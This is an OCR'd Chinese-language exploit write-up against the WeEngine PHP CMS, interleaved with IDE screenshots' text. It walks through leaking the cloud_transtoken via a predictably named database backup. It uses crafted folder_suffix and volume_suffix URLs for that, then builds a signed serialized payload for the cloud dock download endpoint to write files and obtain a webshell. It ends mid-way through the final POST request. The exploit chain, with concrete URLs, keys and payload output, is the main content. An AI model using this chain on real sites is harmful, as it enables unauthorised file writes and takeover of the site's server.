

Find in Path
Match case
Words
Regex ?
File mask: *.php
cache_system_key('cloud_transtoken')
8 matches in 6 files
In Project
Module
Directory
Scope
cache_delete(cache_system_key('cloud_transtoken')); web/.../checkupgrade.ctrl.php 25
cache_delete(cache_system_key('cloud_transtoken')); web/.../checkupgrade.ctrl.php 29
$_W['setting']['site']['token'] = authcode(cache_load(cache_system_key('cloud_trans cloud.mod.php 328
cache_write(cache_system_key('cloud_transtoken'), authcode($ret['token'], 'ENCODE cloud.mod.php 941
cache_delete(cache_system_key('cloud_transtoken')); welcome.mod.php 74
cloud.mod.php framework/model
937 function cloud_build_transtoken() {
938 $pars['method'] = 'application.token';
939 $pars['file'] = 'application.build';
940 $ret = cloud_api(method: 'site/token/index', $pars);
941 cache_write(cache_system_key(cache_key: 'cloud_transtoken'), authcode($ret['token'],
942 return $ret['token'];
943 }
944
function cache_write($key, $data, $expire = 0) {
if (empty($key) || !isset($data)) {
return false;

```
    }

    $record = array();
    $record['key'] = $key;
    if (!empty($expire)) {
        $cache_data = array(
            'expire' => TIMESTAMP + $expire,
            'data' => $data,
        );
    } else {
        $cache_data = $data;
    }
    $record['value'] = iserializer($cache_data);

    return pdo_insert( table: 'core_cache', $record,  replace: true);
}
```

既然会写入到数据库中，而且目标系统下载到时候有数据库的备份文件，我们直接在数据库备份文件中搜索 `cloud_transtoken` 。结果并没有找到，可能原因是没有写入 `cloud_transtoken` 的时候就进行了数据库备份。

我们往上回溯，看哪里调用了 `cloud_build_transtoken` 。

发现了其中的一条利用链：


api.php
profile.ctrl.php
cloud.mod.php
<?php
/**
* [WeEngine System] Copyright (c) 2014 WE7.CC
* WeEngine is NOT a free software, it under the license terms, visited http://www.we7.cc/ for more details.
*/
defined(name: 'IN_IA') or exit('Access Denied');
load()->model('cloud');
load()->func('communication');
$dos = array('site');
$do = in_array($do, $dos) ? $do : 'site';
if ('site' == $do) {
if (!empty($_W['setting']['site']['key']) && !empty($_W['setting']['site']['token'])) {
$site_info = cloud_site_info();
if (is_error($site_info)) {
message('获取站点信息失败: ' . $site_info['message'], url('cloud/diagnose'), 'error');
}
return cloud_api(method: 'site/cron/remove', $pars);
}
function cloud_site_info() {
return cloud_api(method: 'site/info');
}
function cloud_api($method, $data = array(), $extra = array(), $timeout = 60) {
2

```php
    $cache = cache_load($cache_key);
    if (!empty($cache)) {
        return $cache;
    }
    $api_url = 'http://api.w7.cc/%s';
    $must_authorization_host = !in_array($method, array('module/setting/index', 'module/setting/save'));
    $pars = _cloud_build_params($must_authorization_host);
    if ($method != 'site/token/index') {
        $pars['token'] = cloud_build_transtoken();
    }
    $data = array_merge($pars, $data);
    if ($GLOBALS['_W']['config']['setting']['development'] == 3) {
        $extra['CURLOPT_USERAGENT'] = 'development';
```

当访问http://ip:port/web/index.php?c=cloud&a=profile 时，就会判断站点ID和通信密钥是否为空（即站点是否注册），如果站点注册了，就会调用 `cloud_site_info()` 函数获取站点信息。函数 `cloud_site_info()` 调用了 `cloud_api('site/info')` ，这里的method为 `site/info` ，所以继续调用 `cloud_build_transtoken` 从会而将 `cloud_transtoken` 的内容写入数据库。然后通过数据库备份的功能，就可以看到数据库中保存的 `cloud_transtoken` ，进而可以利用之前的分析写shell。

3.自定义数据库备份

由于数据库备份需要关闭站点，为了不影响目标站点的使用，这里我们搭建一个环境演示一下过程（需要注册站点）。

登录成功后更新缓存，然后访问http://ip:port/web/index.php?c=cloud&a=profile ，关闭站点后进行数据库备份。

```
) ENGINE=MyISAM DEFAULT CHARSET=utf8;

INSERT INTO ims_core_cache VALUES
('we7:account_ticket','s:0:\"\";'),
('we7:setting','a:6:{s:9:\"copyright\";a:3:{s:6:\"slides\";a:3:{i:0;s:58:\"https://img.alicdn.com/tps/TB1pfG4IFX
('we7:userbasefields','a:46:{s:7:\"uniacid\";s:17:\"同一公众号id\";s:7:\"groupid\";s:8:\"分组id\";s:7:\"credit1\'
('we7:usersfields','a:47:{s:8:\"realname\";s:12:\"真实姓名\";s:8:\"nickname\";s:6:\"昵称\";s:6:\"avatar\";s:6:\"
('we7:module_receive_enable','a:0:{}'),
('we7:random','a:2:{s:6:\"expire\";i:1585806535;s:4:\"data\";s:4:\"IQ65\";}'),
('we7:cloud_api:ba13[redacted]5896df','a:2:{s:6:\"expire\";i:1585806491;s:4:\"data\";a:1:{s
('we7:system_frame:0','a:21:{s:7:\"welcome\";a:7:{s:5:\"title\";s:6:\"首页\";s:4:\"icon\";s:10:\"wi wi-home\";s
('we7:cloud_api:b16ced0a[redacted]26bc7523f','a:2:{s:6:\"expire\";i:1585806491;s:4:\"data\";a:7:{s:7:
('we7:cloud_ad_store_notice','a:1:{s:6:\"expire\";i:1585809802;}'),
('we7:cloud_transtoken','s:82:\"e117U2oxSquZlZh/nd7V9iHEA6LLbPlqJwGNvvslhla5gvgPT9/FPJY7raFkc1
('we7:cloud_api:5314f5[redacted]e59ecd684','a:2:{s:6:\"expire\";i:1585806775;s:4:\"data\";a:16:{


DROP TABLE IF EXISTS ims_core_cron;
CREATE TABLE `ims_core_cron` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `cloudid` int(10) unsigned NOT NULL,
  `module` varchar(50) NOT NULL,
  `uniacid` int(10) unsigned NOT NULL,
  `type` tinyint(3) unsigned NOT NULL,
```

```
369     `name` varchar(50) NOT NULL,
370     `filename` varchar(50) NOT NULL,
371     `lastruntime` int(10) unsigned NOT NULL.
```

发现可以获取 `cloud_transtoken` ，但是数据库目录和文件的名字是随机的。

数据库

备份 还原 数据库结构整理 优化 运行SQL 废弃表

使用微擎系统备份的备份数据，只能使用微擎系统来进行还原. 如果使用其他工具，或者自行导入sql，可能造成数据不完整或不正确. 请在站点访问量比较低的时间段(如:深夜)操作，或操作之前关闭站点. 来防止可能出现的意外数据丢失.

备份名称	备份时间	分卷数量
1585806482_yLzx3xLD		1
1585806437_X6zCFp4p		1
1585806201_L1nycoAz		1

而且如果备份文件里面的数据库文件不是最新的，那么即使获取到 `cloud_transtoken` 也无法利用，我们需要最新的备份文件。


然后我们看一下数据库备份是怎么实现的，打开 `web/source/system/database.ctrl.php` 。


api.php | profile.ctrl.php | cloud.mod.php | database.ctrl.php

```php
$do = in_array($do, $dos) ? $do : 'backup';

if ('backup' == $do) {
    if ($_GPC['status']) {
        if (empty($_W['setting']['copyright']['status'])) {
            itoast('为了保证备份数据完整请关闭站点后再进行此操作', url('system/site'), 'error');
        }
        $sql = "SHOW TABLE STATUS LIKE '{$_W['config']['db']['tablepre']}%'";
        $tables = pdo_fetchall($sql);
        if (empty($tables)) {
            itoast('数据已经备份完成', url('system/database/'), 'success');
        }
        $series = max( value1: 1, intval($_GPC['series']));
        if (!empty($_GPC['volume_suffix']) && !preg_match( pattern: '/[^0-9A-Za-z-_]/', $_GPC['volume_suffix'])) {
            $volume_suffix = $_GPC['volume_suffix'];
        } else {
            $volume_suffix = random( length: 10);
        }
        if (!empty($_GPC['folder_suffix']) && !preg_match( pattern: '/[^0-9A-Za-z-_]/', $_GPC['folder_suffix'])) {
            $folder_suffix = $_GPC['folder_suffix'];
        } else {
            $folder_suffix = TIMESTAMP . '_' . random( length: 8);
        }
        $bakdir = IA_ROOT . '/data/backup/' . $folder_suffix;
        if (trim($_GPC['start'])) {
            $result = mkdirs($bakdir);
        }
```

发现文件夹和分卷名可以自定义，如果为空或不满足条件的话，文件夹是时间戳、下划线和8位随机字符串的拼接，分卷名是 `volume-10位随机字符串-1.sql` 的形式，既然可以自定义，那么就简单多了。

访问链接http://ip:port/web/index.php?c=system&a=database&do=backup&status=1&start=2&folder_suffix=123&volume_suffix=456 进行数据库备份，则数据库备份文件的地址为：http://ip:port/data/backup/123/volume-456-1.sql





然后就可以随时获取 `cloud_transtoken` 了。接下来就可以进行shell的获取了。

4.获取WEBSHELL

根据上面的分析， `cloud_transtoken` 、 `authkey` 已经知道了，接下来就是构造payload了。

```php
$path = '/test.txt';
$content = "test 1024";
$token = "";
$authkey = 'PejEYQuH';
$cloud_transtoken = '1b0fLHWFkf8ZEqcG6mvGRe1IadgrgX4baTFjK/Q4YcVIdJsk4tEz4v/Piz7Eyl71HzA+7MC75omfoQ5L+w';
printf( format: "payload is:\n%s",getExpolit($cloud_transtoken,$path,$content,$authkey));
```

getExpolit()

job.php


[redacted]/job.php


```
payload is:
a:3:{s:4:"file";s:24:"eJwrSS0uUTA0MDIBAA+uAqg=";s:4:"path";s:9:"/test.txt";s:4:"sign";s:32:"9a1fefb5d2fe38d4eb1460cf5f7a63d5";}
```


然后请求http://ip:port/web/index.php?c=cloud&a=dock&do=download ， data为生成的payload。

```
POST /web/index.php?c=cloud&a=dock&do=download HTTP/1.1
Host: [redacted]
Pragma: no-cache
